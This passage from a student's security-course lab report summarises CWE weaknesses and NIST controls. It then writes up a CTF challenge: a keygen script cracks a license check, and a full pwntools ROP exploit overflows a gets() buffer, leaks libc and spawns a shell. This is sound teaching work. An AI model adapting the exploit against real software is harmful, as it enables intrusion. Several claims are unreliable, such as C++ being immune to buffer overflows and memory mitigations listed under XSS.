17	CWE-119	Memory Buffer
18	CWE-862	Missing Authorization
19	CWE-276	Incorrect Default Permissions
20	CWE-200	Exposure of Sensitive Information
21	CWE-904	Insufficient Logging and Monitoring
22	CWE-908	Insufficient Session Management
23	CWE-912	Insufficient Encryption
24	CWE-913	Insufficient Cryptographic Strength
25	CWE-914	Insufficient Cryptographic Protection

4.1.1 *CWE-787: Out-of-bounds Write*

The table below shows the relationship between the subject CWE-787 and its relevant weaknesses.

Nature	Type	ID	Name
ChildOf	Class	CWE-119	Improper Restriction of Operations
ParentOf	Variant	CWE-121	Stack-base Buffer Overflow
ParentOf	Variant	CWE-122	Heap-base Buffer Overflow
ParentOf	Base	CWE-123	Write-what-where Condition
ParentOf	Base	CWE-124	Buffer Underflow
CanFollow	Base	CWE-822	Untrusted Pointer Dereference
CanFollow	Base	CWE-823	Use of Out-of-range Pointer
CanFollow	Base	CWE-824	Access of Uninitialized Pointer
CanFollow	Base	CWE-825	Expired Pointer Dereference
MemberOf	Category	CWE-1218	Memory Buffer Errors

The integrity and availability are the most common consequences of the exploitation as the technical impact might be modified memory, DoS and execution of unauthorised code and commands. Below is a list with related CVE's and their description.

CVE-2020-0022 chain: mobile phone Bluetooth implementation does not include offset when calculating packet length

CVE-2009-1010 chain: compiler optimisation removes or modifies code used to detect integer overflow

CVE-2009-0269 chain: -1 value from a function call was intended to indicate an error, but is used as an array index instead.

CVE-2002-4268 chain: integer signedness error passes signed comparison, leading to heap overflow.

Some of the potential mitigation can be separated into different sections.

Requirements picking a language that does not produce this vulnerability is the easiest mitigation that can be applied, for example picking a language that have their own memory management such as Scala or C++ means that are not subject to buffer overflows.

Build and Compilation execute the source code using a protection mechanism that eliminates buffer overflows.

Implementation adhere to a specific set of strict rules when allocating or managing the memory.

Operation execute the source code using a feature that randomly arrange the position of the software executable and libraries in the memory.

Additionally, to detect these weaknesses, an automated static or dynamic analysis tools could be placed.

4.1.2 *CWE-79: Cross-site Scripting*

The table below shows the relationship between the subject CWE-79 and its relevant weaknesses.

Nature	Type	ID	Name
ChildOf	Class	CWE-4	Injection
ParentOf	Variant	CWE-80	Basic XSS
ParentOf	Variant	CWE-81	Neutralization of Script in an Error
ParentOf	Variant	CWE-83	Neutralization of Script in Attributes
ParentOf	Variant	CWE-84	Neutralization of Encoded URI
ParentOf	Variant	CWE-85	Doubled Character XSS Manipulations
ParentOf	Variant	CWE-86	Neutralization of Invalid Characters
ParentOf	Variant	CWE-87	Neutralization of Alternate XSS
ParentOf	Chain	CWE-692	Denylist to Cross-Site Scripting
PeerOf	Composite	CWE-494	Code Without Integrity Check
CanFollow	Variant	CWE-113	Neutralization of CRLF Sequences
CanFollow	Base	CWE-184	List of Disallowed Inputs
CanPrecede	Base	CWE-494	Code Without Integrity Check
MemberOf	Category	CWE-137	Data Neutralization Issues

The CIA triad is all affected as the attacker will craft a client-side script that is then parsed by a browser that performs some activities. The script will then be loaded and run by every user on the website, and since the hand has access to cookies, also the attacker does. The XSS script can also run arbitrary code if combined with other vulnerabilities. Additionally, the attacker could also use obfuscation techniques to hide the script. Below is a list with related CVE's and their description.

CVE-2014-8958 the Admin GUI allows XSS through cookies.

CVE-2017-9764 allows XSS through HTTP header.

CVE-2014-5198 allows XSS through HTTP Referer header.

CVE-2008-5770 reflected XSS using the PATH info in an URL.

CVE-2008-4730 reflected XSS not properly handled.

CVE-2008-5734 reflected XSS sent through email message.

CVE-2008-0971 stored XSS in a security product.

CVE-2008-5249 stored XSS using a wiki page.

CVE-2006-3568 stored XSS in a guestbook application.

Some of the potential mitigation can be separated into different sections.

Architecture use a frontend library that does not allow XSS.

Implementation use the appropriate encoding on all non-alphanumeric characters.

Implementation adhere to a specific set of strict rules when allocating or managing the memory.

Operation execute the source code using a feature that randomly arrange the position of the software executable and libraries in the memory.

Additionally, to detect these weaknesses, an automated static and the use of a Black Box tests on a CI step. To automatically find a fix vulnerabilities on a CI step, Snyk.io would be very valuable and efficient when building web services on both frontend and backend, and can be placed used as an action or orb in the continuous-integration pipeline.

4.1.3 *CWE-125: Out-of-bounds Read*

The table below shows the relationship between the subject CWE-125 and its relevant weaknesses.

Nature	Type	ID	Name
ChildOf	Class	CWE-119	Improper Restriction of Operations
ParentOf	Variant	CWE-126	Buffer Over-read
ParentOf	Variant	CWE-127	Buffer Under-read
CanFollow	Base	CWE-822	Untrusted Pointer Dereference
CanFollow	Base	CWE-823	Use of Out-of-range Pointer Offset
CanFollow	Base	CWE-824	Access of Uninitialized Pointer
CanFollow	Base	CWE-825	Expired Pointer Dereference
MemberOf	Category	CWE-1218	Memory Buffer Errors

In this instance, confidentiality is the only affected aspect, and it is compromised by reading out-of-bounds memory that would give access to personal information to the attacker.

CVE-2014-0160 chain: 'Hearthbleed' bug receives an inconsistent length parameter enabling an out-of-bounds read.

CVE-2009-2523 chain: the product does not handle when an input string is not NULL-terminated.

CVE-2004-0112 out-of-bounds read due to improper length check.

CVE-2004-0183 packet with a large number of specified elements cause out-of-bounds read.

CVE-2004-0184 out-of-bounds read, resultant from integer underflow.

CVE-2004-1940 large length value caused out-of-bounds read.

Some of the potential mitigation can be separated into different sections.

Implementation assume all input is malicious, building and engineering an acceptable validation strategy.

Architecture use a language that provides memory abstractions.

Since the only languages affected by this are C and C++, tools and dynamic reports could be used to detect such vulnerability before shipping code to production.

4.2 TASK 2

4.2.1 *CA-8 Penetration Testing*

Penetration testing is an assessment run on systems to pinpoint weak points that malicious actors can exploit and use. It can also be used to validate the resilience within specified constraints and is a practice that is usually conducted by an experienced team with a high level of knowledge, experience and skills on various thematic such as network, operating system and application security. An organisation usually use the results of a vulnerability analysis to then engage in penetration testing activities that will then be conducted after an agreement to the rules of engagement.

4.2.2 *PE-18 Location of System Components*

The position of the system components needs to comply with order to minimise damage from a defined physical and environmental hazards such as nature disasters, terrorism, vandalism and more. Additionally, organisations need to carefully appoint physical entry points to mitigate or minimise, unauthorised access to the building where the system components are available and its proximity, as the adversaries could use sniffers and microphones for espionage.

4.2.3 *PE-3 Physical access control*

The position of the system components needs to comply to minimise damage from defined physical and environmental hazards such as nature disasters, terrorism, vandalism and more. Additionally, organisations need to carefully appoint physical entry points to mitigate or minimise unauthorised access to the building where the system components are available and its proximity, as the adversaries could use sniffers and microphones for espionage.

4.2.4 *SC-5 Denial-of-service Protection*

The Denial of Service protection controls aim to prevent and control the effects of such attacks by adding a layer of security specifically crafted and setup by an organisation. In the modern days, organisations usually prevent the disruptions of availability on their services placing a powerful load balancer in front of their services that scales very highly or pay a combination of additional services such as AWS Shield coupled with CloudFront, Route 53 and WAF for the most up to date protection to these kind of attacks.

4.2.5 *SI-10 Information Input Validation*

This control checks if the system inputs have a valid syntax and semantics and verifies that the data is interpreted as per business logic. This is to avoid adversary attacks that could introduce and construct malicious commands that would result in wrong interpretation and output.

4.2.6 *AT-2 Literacy Training And Awareness*

Organisations will have to deliver basic and advanced training to their employees, including tests to measure the understanding and the general knowledge. The trainings are usually tailored based on the access level of each individual or group of employees. There must be communications and small training also based on recent changes such as important policies or changes organisation security.

4.3 CONCLUSION

This lab needed a lot of research and writing to complete but it was a nice exploration. It helped me understand the relationship between vulnerabilities, their impact and analyse each of them in detail with mitigation in mind.

5

LAB 5: REVERSE ENGINEERING

In this task we will be investigating, analysing and crack the calculator, getting its flag.

5.1 EXPLOITING EXPENSIVE_CALCULATOR_X86

Below there is a list of the tools used to perform the task.

Tools Used

IDA: disassembler

GDB version: GNU Debugger

Python: to write the exploit, key generator and more

PwnTools: a python library for solving pwnable challenges from CTFs

GEF: to prettify GDB's text user interface.

ltrace: to inspect library calls in a Linux executable

carbon: to prettify the code through images and bring consistency to the report

5.2 INVESTIGATION

Let's start with identifying what type of file is this expensive_calculator_x86 using the following command:

```
➜  ~ file ./expensive_calculator
./expensive_calcultor_x86: ELF 32-bit LSB executable, Intel 80386,
version 1 (SYSV) dynamically linked, interpreter /lib/ld-linux.so.2,
BuildID[sha1]=5da1cc50aa7bea22a57c671a33ed890f20cbfafc, for GNU/Linux
3.2.0, not stripped
```

Figure 5.1: File properties

The output of the file appears to be a 32 bit Linux executable with debug symbols (not stripped). Debug Symbols will make the executable simpler to understand and debug. Let's run the executable and see what it wants, and using our intuition, we could see what inputs could cause the program to crash and how to take advantage of this. After running the application, we get this. The application wants a valid license key to proceed.




Figure 5.2: Execution of the file

We need to know what it wants and give it to satisfy conditions required by the application for a valid license key. Since it is an executable, let's disassemble it and understand it in depth using static analysis. Opening the file in IDA, we start from the main and see what functions it calls from there. Once IDA has disassembled and analysed the executable,we will look for the main function in the left navigator and click on it.




Figure 5.3: IDA: main

To speed up reversing, the decompiler has been used. The code below is the decompiled main function.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4; // [esp+1h] [ebp-9h]

  puts("Welcome to the Most Expensive Calculator!");
  printf("[i] Verifying the license!");
  v4 = 4;
  while ( v4 )
  {
    putchar(46);
    --v4;
    fflush(stdout);
    sleep(1u);
  }
  putchar(10);
  if ( license_verfication() )
    printf(":)");
  puts("[i] Verification failed!")
  puts("[i] Please purchase the license for 1 BTC");
  return 0;
}
```

Figure 5.4: Decompiled main

The most interesting part about the main is the license_verification return value. Let's investigate further.

```
int license_verification()
{
  char ptr; // [esp+Ch] [ebp-40Ch]
  FILE *stream; // [esp+40Ch] [ebp-Ch]

  stream = fopen("license.key", "rb+");
  if ( stream )
  {
    fread(&ptr, 1u, 0x3FFu, stream);
    if ( check_key(&ptr) )
    {
      while ( 1 )
      {
        do
          calculator();
        while ( !diary );
        fclose((FILE *)diary);
      }
    }
    printf(&ptr);
    puts(":(")
  }
  return 0;
}
```

Figure 5.5: License verification

The code tells us that a file "license.key'' needs to be read and the contents are stored in "ptr". After that, this array of chars is passed to check_key. If the return

value of check_key is non zero, then the calculator runs until diary is closed. Let's take a look at check_key.

```
_BOOL4 __cdecl check_key(void *s2)
{
  char v2; // [esp+Eh] [ebp-Ah]
  unsigned __int8 v3; // [esp+Fh] [ebp-9h]

  v3 = 0;
  v2 = 1;
  while ( v3 != 20 )
  {
    if ( v2 )
    {
      *((_BYTE *)s2 + v3) += 32;
      v2 = 0;
    }
    else
    {
      *((_BYTE *)s2 + v3) -= 32;
      v2 = 1;
    }
    ++v3
  }
  return memcmp(&obfus, s2, 0x14u) == 0;
}
```

Figure 5.6: Check key

Looking at this, the function wants the provided key characters added or subtracted by 32 depending on their positions to match the obfus global variable. For example, if the key is the password, what matches with obfus the first character is int('p') + 32 and the second character int('a') - 32 should match with the second obfus character so forth. This happens because, in the while loop, v2 is checked if it is non zero. Then, the key's character at the current position v3 is incremented by 32; otherwise, it is decremented. To crack this, we add or subtract the 20 characters in obfus depending on its position and have the key. For this we take the character values of obfus and store them in an array. Clicking on the obfus on IDA, it will display its memory layout as below.

```
.data:0804C04C obfus            db  83h
.data:0804C04D                  db  4Fh ; O
.data:0804C04E                  db  8Dh
.data:0804C04F                  db  50h ; P
.data:0804C050                  db  51h ; Q
.data:0804C051                  db  16h
.data:0804C052                  db  57h ; W
.data:0804C053                  db  11h
.data:0804C054                  db  9Bh
.data:0804C055                  db  4Ch ; L
.data:0804C056                  db  85h
.data:0804C057                  db  54h ; T
.data:0804C058                  db  93h
.data:0804C059                  db  3Fh ; ?
.data:0804C05A                  db  83h
.data:0804C05B                  db  52h ; R
.data:0804C05C                  db  81h
.data:0804C05D                  db  43h ; C
.data:0804C05E                  db  8Bh
.data:0804C05F                  db  5Dh ; ]
.data:0804C060                  public p
.data:0804C060 p                db 1
.data:0804C060
.data:0804C060 _data            ends
```

Figure 5.7: IDA: obfus

Knowing this, we take the 20 bytes of the key and store them in a python list, converting the logic previously described into code that manipulates it.

```python
#!/usr/bin/python3

obfus = [
            0x83, 0x4f, 0x8d, 0x50, 0x51, 0x16, 0x57, 0x11, 0x9b,
            0x4c, 0x85, 0x54, 0x93, 0x3f, 0x83, 0x52, 0x81, 0x43,
            0x8b,0x5d
        ]
v3 = 0
v2 = 1
valid_key = []

while v3 != 20:
    if v2:
        #reverse the process of addition
        valid_key.append(obfus[v3] - 32)
        v2 = 0
    else:
        #reverse the process of subtraction
        valid_key.append(obfus[v3] + 32)
        v2 = 1
    #increment element index
    v3 += 1
print('Key Output')
print([hex(i) for i in valid_key])

with open('license.key', 'wb') as lck:
    valid_key = bytearray(valid_key)
    lck.write(valid_key)

print('\nDone writing key')
```

Figure 5.8: Python script to crack the key

Running the script will generate the key in a license.key file. The output is the following.

```
➜  ~ python ./crack_license.py

Key Output
['0x63', '0x6f', '0x6d', '0x70', '0x31', '0x36', '0x37', '0x31',
'0x7b', '0x6c', '0x72', '0x61', '0x63', '0x6b', '0x7d']

Done writing key
```

Figure 5.9: Cracking the key

There is no error and the license.key file has been created. Let's have a look at the content!




Figure 5.10: Flag!

The key has been cracked and it is the flag!

5.3 CONCLUSION

RE is a very useful skill to have. The logic in an software can be cracked and broken into pieces where informations that developers wanted to keep secret could be found such as keys or secrets to APIs and databases. It requires a bit of Assembly knowledge and understanding the logic behind everything could be a bit overwhelming but with the right tools and motivation, it can be a very fun exercise.

6

LAB 6: BUFFER OVERFLOW

Continuing from the previous task, the same tools listed before are used for the continuation, that is finding and exploiting a buffer overflow on the expensive_calculator_x86.


6.1 INVESTIGATION

After finding the valid key, we can identify sources of inputs. Let's test that one for a buffer overflow vulnerability.

```
➜  ~ ./expensive_calculator_x86
Welcome to the Most Expensive Calculator!
[i] Verifying the license! ....
[i] The license has been verified!
[i] But I can only convert BTC to USD
[i] The current rate is: 43,432.40 USD
[i] To exit press: Ctrl+C
[i] Please enter the amount of BTC you want to convert
I'm super optimized, let me check my diary!
I've lost it somewhere, what is the amount you want to convert?
>3000
```

Figure 6.1: Sources of Inputs

Let's investigate how that value interacts with the program in memory as it is used somewhere for more processing. Digging in the decompiled output, the amount conversion logic occurs in the calculator function.




```
int calculator()
{
  char ptr; // [esp+8h] [ebp-410h]
  size_t n; // [esp+408h] [ebp-10h]
  int v3; // [esp+40Ch] [ebp-Ch]

  if ( p )
    puts("[i] The license has been verified!");
  if ( p )
    puts("[i] But I can only convert BTC to USD");
  if ( p )
    puts("[i] The current rate is: 43,432.40 USD");
  if ( p )
    puts("[i] To exit press: Ctrl+C");
  if ( p )
    puts("[i] Please enter the amount of BTC you want to convert");
  v3 = 0;
  if ( p )
    puts("I'm super optimized, let me check my diary!");
  diary = (int)fopen("diary.log", "rb+");
  if ( diary )
  {
    fseek((FILE *)diary, 0, 2);
    n = ftell((FILE *)diary);
    fseek((FILE *)diary, 0, 0);
    fread(&ptr, 1u, n, (FILE *)diary);
    fclose((FILE *)diary);
  }
  else
  {
    if ( p )
      printf("I've lost it somewhere, what is the amount you want to convert?\n>");
    gets(&ptr);
  }
  v3 = atoi(&ptr);
  printf("You will get %02f USD\n", (double)((long double)v3 * 43432.4));
  p = 0;
  return printf("> ");
}
```

Figure 6.2: calculator

We can note that the string 'what is the amount you want to convert? \n>' is the last print before asking for user input. Here the executable uses gets, which has no defences against buffer overflow vulnerabilities. First of all we need to enable core dumps on linux. Then we can run GDB.



```
➜  ~ ulimit -S -c unlimited
```

Figure 6.3: enable-core-dumps

Using trial and error to find the number of characters needed to overflow, the buffer is 1036 characters. Writing 1037 will cause the program to crash.

```
→  ~ echo $(python3 -c 'print("A" * 1037)') | ./expensive_calculator_x86
Welcome to the Most Expensive Calculator!
[i] Verifying the license! ....
[i] The license has been verified!
[i] But I can only convert BTC to USD
[i] The current rate is: 43,432.40 USD
[i] To exit press: Ctrl+C
[i] Please enter the amount of BTC you want to convert
I'm super optimized, let me check my diary!
I've lost it somewhere, what is the amount you want to convert?
>You will get 0.000000 USD
Segmentation fault (core dumped)
```

Figure 6.4: Buffer 1037

The core is dumped, so let's have a look at it in GDB as we can triage this crash.

```
GEF for linux ready, type `gef' to start, `gef config' to configure
93 commands loaded for GDB 9.2 using Python engine 3.8
[*] 3 commands could not be loaded, run `gef missing` to know why.
Reading symbols from ./expensive_calculator_x86...
(No debugging symbols found in ./expensive_calculator_x86)
[New LWP 5647]
Core was generated by `./expensive_calculator_x86'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x08049532 in license_verification ()
gef➤  reg
[*] Failed to read /proc/<PID>/maps, using GDB sections info: [Errno 2] No
$eax   : 0x00000002  →  0x00000002
$ebx   : 0x8040041
$ecx   : 0x00000000  →  0x00000000
$edx   : 0x0804a167  →  0x63696c00
$esp   : 0xfff64f90  →  0xf7fa6590  →  0xf7f7a000  →  0x464c457f
$ebp   : 0xfff653a8  →  0xfff653c8  →  0x00000000  →  0x00000000
$esi   : 0xf7f68000  →  0x001e6d6c
$edi   : 0xf7f68000  →  0x001e6d6c
$eip   : 0x08049532  →  <license_verification+107> mov eax, DWORD PTR [ebx
$eflags: [zero carry parity adjust SIGN trap INTERRUPT direction overflow
$cs: 0x0023 $ss: 0x002b $ds: 0x002b $es: 0x002b $fs: 0x0000 $gs: 0x0063
```

Figure 6.5: Ebx register

Looking at the ebx register, 1 byte was overflown 0x41, which is A in ASCII. Let's try to overwrite until the eip register. Replace 1037 with 1048, and we notice in the new crash we have overwritten up to the instruction pointer (eip).

```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
93 commands loaded for GDB 9.2 using Python engine 3.8
[*] 3 commands could not be loaded, run `gef missing` to know why.
Reading symbols from ./expensive_calculator_x86...
(No debugging symbols found in ./expensive_calculator_x86)
[New LWP 5662]
Core was generated by `./expensive_calculator_x86'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x41414141 in ?? ()
gef➤
```

Figure 6.6: Eip

We have control of the instruction pointer. But since this is a modern operating system, and there are various mitigations at play such as Address space layout randomization (ASLR), we cannot just write shellcode to memory and execute it. What we can use here is Return Oriented Programming to get a shell on this. These are the steps we will take:

1. Leak address of __libc_start_main
2. Use the leaked address to calculate where libc is loaded by the executable
3. Find system address in memory
4. Find "/bin/sh" string in libc shared library in memory
5. Arrange an ROP chain to execute the system with “/bin/sh” to get a shell.

To leak the address of __libc_start_main, we can redirect execution to puts@plt and pass the Global Offset Table entry address for __libc_start_main. The following scripts utilise pwntools to achieve this.

```
#!/usr/bin/python3
import time
from pwn import *

sh = process('./expensive_calculator_x86')

expensive_ = ELF('./expensive_calculator_x86')

puts_plt = expensive_.plt['puts']

libc_start_main_got = expensive_.got['__libc_start_main']
main = expensive_.symbols['main']

print('puts ', hex(puts_plt))
print('libc_start_main_got ', hex(libc_start_main_got))
print('main', hex(main))

print('Leak libc_start_main_got address and return to main again.')
payload = flat(['A'*1044, puts_plt, main, libc_start_main_got])

#sleep to wait for the whole output before the prompt
time.sleep(4)
#receive the output before the prompt
sh.recv()
#send input in order to overflow the buffer and write our ROP gadget to leak
libc_start_main
sh.sendline(payload)

libc_start_main_addr = u32(sh.recv()[29:33])
print('leaked address libc_start_main ', hex(libc_start_main_addr))
```

Figure 6.7: CTF library pwntools

We import pwntools first using the statement "from pwn import *". The payload variable is sent to the executable and overwrites the entire buffer up to eip here, we place puts@plt address and what follows is the return address(here we want to get back to main). The last is the GOT entry for libc_start_main. We have to sleep

to give the application to load until it asks us for input we send (It sleeps for 4 seconds). We receive all the output before the prompt we send our payload. After sending it, the magic happens, and we get back output within it the leaked address. The reason why we read from 29 is that there is data before that is printed, then our leaked address follows, and it is a 32-bit address, so four bytes. Once we have the leaked address, we can calculate the correct addresses of the system and the binsh string in memory. To do this, we first get the base address for libc. Let us see which libc the executable loads and its absolute path to get the symbol offsets for __libc_start_main. Running ldd on it, we get the following.




Figure 6.8: Libc executable with ldd

We load this using pwntools ELF and get those symbols for __libc_start_main and system. Below the code that can run in the terminal.




Figure 6.9: ELF

To get the address for binsh, we use the following command to see the offset in the libc-2.31.so library on disk.

Figure 6.10: Strings offset libc

We add the missing parts to the pwntool exploit base we previously wrote, including libc base, system address and binsh address.

```
libc = ELF('/lib32/libc-2.31.so')
system = libc.symbols['system']
binsh = 0x18f352

libcbase = libc_start_main_addr - libc.symbols['__libc_start_main']
system_addr = libcbase + system
binsh_addr = libcbase + binsh

print('libc base ', hex(libcbase))
print('system address ', hex(system_addr))
print('binsh address ', hex(binsh_addr)
```

Figure 6.11: Addresses

Then we also arrange our payload and send it again for us to get a shell.

```
payload = flat(['A'* 1044, system_addr, 0xdeadbeef, binsh_addr])

time.sleep(4)
sh.sendline(payload)
sh.interactive()
```

Figure 6.12: Payload

We sleep, since we are back in main, and it waits for 4 seconds to get to the prompt part. We overflow the buffer up to before eip we place the address for system which is the actual location for system in memory. The next is not required since returning is not needed, so the system will take the calculated address parameter for where binsh is located in memory.

Running the exploit will finally give us a shell.

```
[*] Switching to interactive mode
...
You will get 0.000000 USD
$ ls
core    expensive_calculator_x86    get-pip.py  license.key
crack_license.py    exploit.py
$
```

Figure 6.13: Shell

The following is the whole script in python that can be used to succesfully exploit the application through buffer overflow.

```python
#!/usr/bin/python3
import time
from pwn import *

sh = process('./expensive_calculator_x86')

expensive_ = ELF('./expensive_calculator_x86')

puts_plt = expensive_.plt['puts']

libc_start_main_got = expensive_.got['__libc_start_main']
main = expensive_.symbols['main']

print('puts ', hex(puts_plt))
print('libc_start_main_got ', hex(libc_start_main_got))
print('main', hex(main))

print('Leak libc_start_main_got address and return to main again.')
payload = flat(['A'*1044, puts_plt, main, libc_start_main_got])

#sleep to wait for the whole output before the prompt
time.sleep(4)
#receive the output before the prompt
sh.recv()
#send input in order to overflow the buffer and write our ROP gadget to leak
libc_start_main
sh.sendline(payload)

libc_start_main_addr = u32(sh.recv()[29:33])
print('leaked address libc_start_main ', hex(libc_start_main_addr))

libc = ELF('/lib32/libc-2.31.so')
system = libc.symbols['system']
binsh = 0x18f352

libcbase = libc_start_main_addr - libc.symbols['__libc_start_main']
system_addr = libcbase + system
binsh_addr = libcbase + binsh

print('libc base ', hex(libcbase))
print('system address ', hex(system_addr))
print('binsh address ', hex(binsh_addr))

payload = flat(['A'* 1044, system_addr, 0xdeadbeef, binsh_addr])

#wait to receive the whole output before prompt
time.sleep(4)
#send payload to get a shell
sh.sendline(payload)

sh.interactive()
```

Figure 6.14: Full exploit

6.2 CONCLUSION

This is the last lab of the module and it has been the most challenging one. Buffer overflow is a vulnerability that can cause a lot of damage and still troubles engineers in the world. The lab has been a great learning experience but needed a lot of research and time to get it done.

7

CONCLUSION

I found the whole module a very interesting one and gave me the possibility to go deeper into topics that I didn't know much before. Even though I really enjoyed the module as a whole, I wish there were less time consuming research type of tasks such as Lab 3 and Lab 4. I also think the transition between the previous labs and the last 2 had a very large gap in difficulty. Overall, a really nice structure module, probably the best in the three years here at Greenwich.

BIBLIOGRAPHY

Cooper, Zach (2020). *What's the Difference between Active and Passive Reconnaissance?* URL: https://www.itpro.co.uk/penetration-testing/34465/whats-the-difference-between-active-and-passive-reconnaissance (visited on 10/07/2021).

IBM (2021). *IBM Docs*. URL: https://prod.ibmdocs-production-dal-6099123ce774e592a519d7c33db8265e-0000.us-south.containers.appdomain.cloud/docs/en/aix/7.1?topic=tcpp-tcpip-address-parameter-assignment-dynamic-host-configuration-protocol (visited on 10/07/2021).

Insam, Edward (2020). *Application Layer Protocol - an Overview*. URL: https://www.sciencedirect.com/topics/computer-science/application-layer-protocol (visited on 10/07/2021).

Scarpati, Jessica (2020). *What Is Simple Network Management Protocol (SNMP)? Definition from SearchNetworking*. URL: https://www.techtarget.com/searchnetworking/definition/SNMP (visited on 10/07/2021).

Sheldon, Robert and Jessica Scarpati (2020). *What Is the Server Message Block (SMB) Protocol? How Does It Work?* URL: https://www.techtarget.com/searchnetworking/definition/Server-Message-Block-Protocol (visited on 10/07/2021).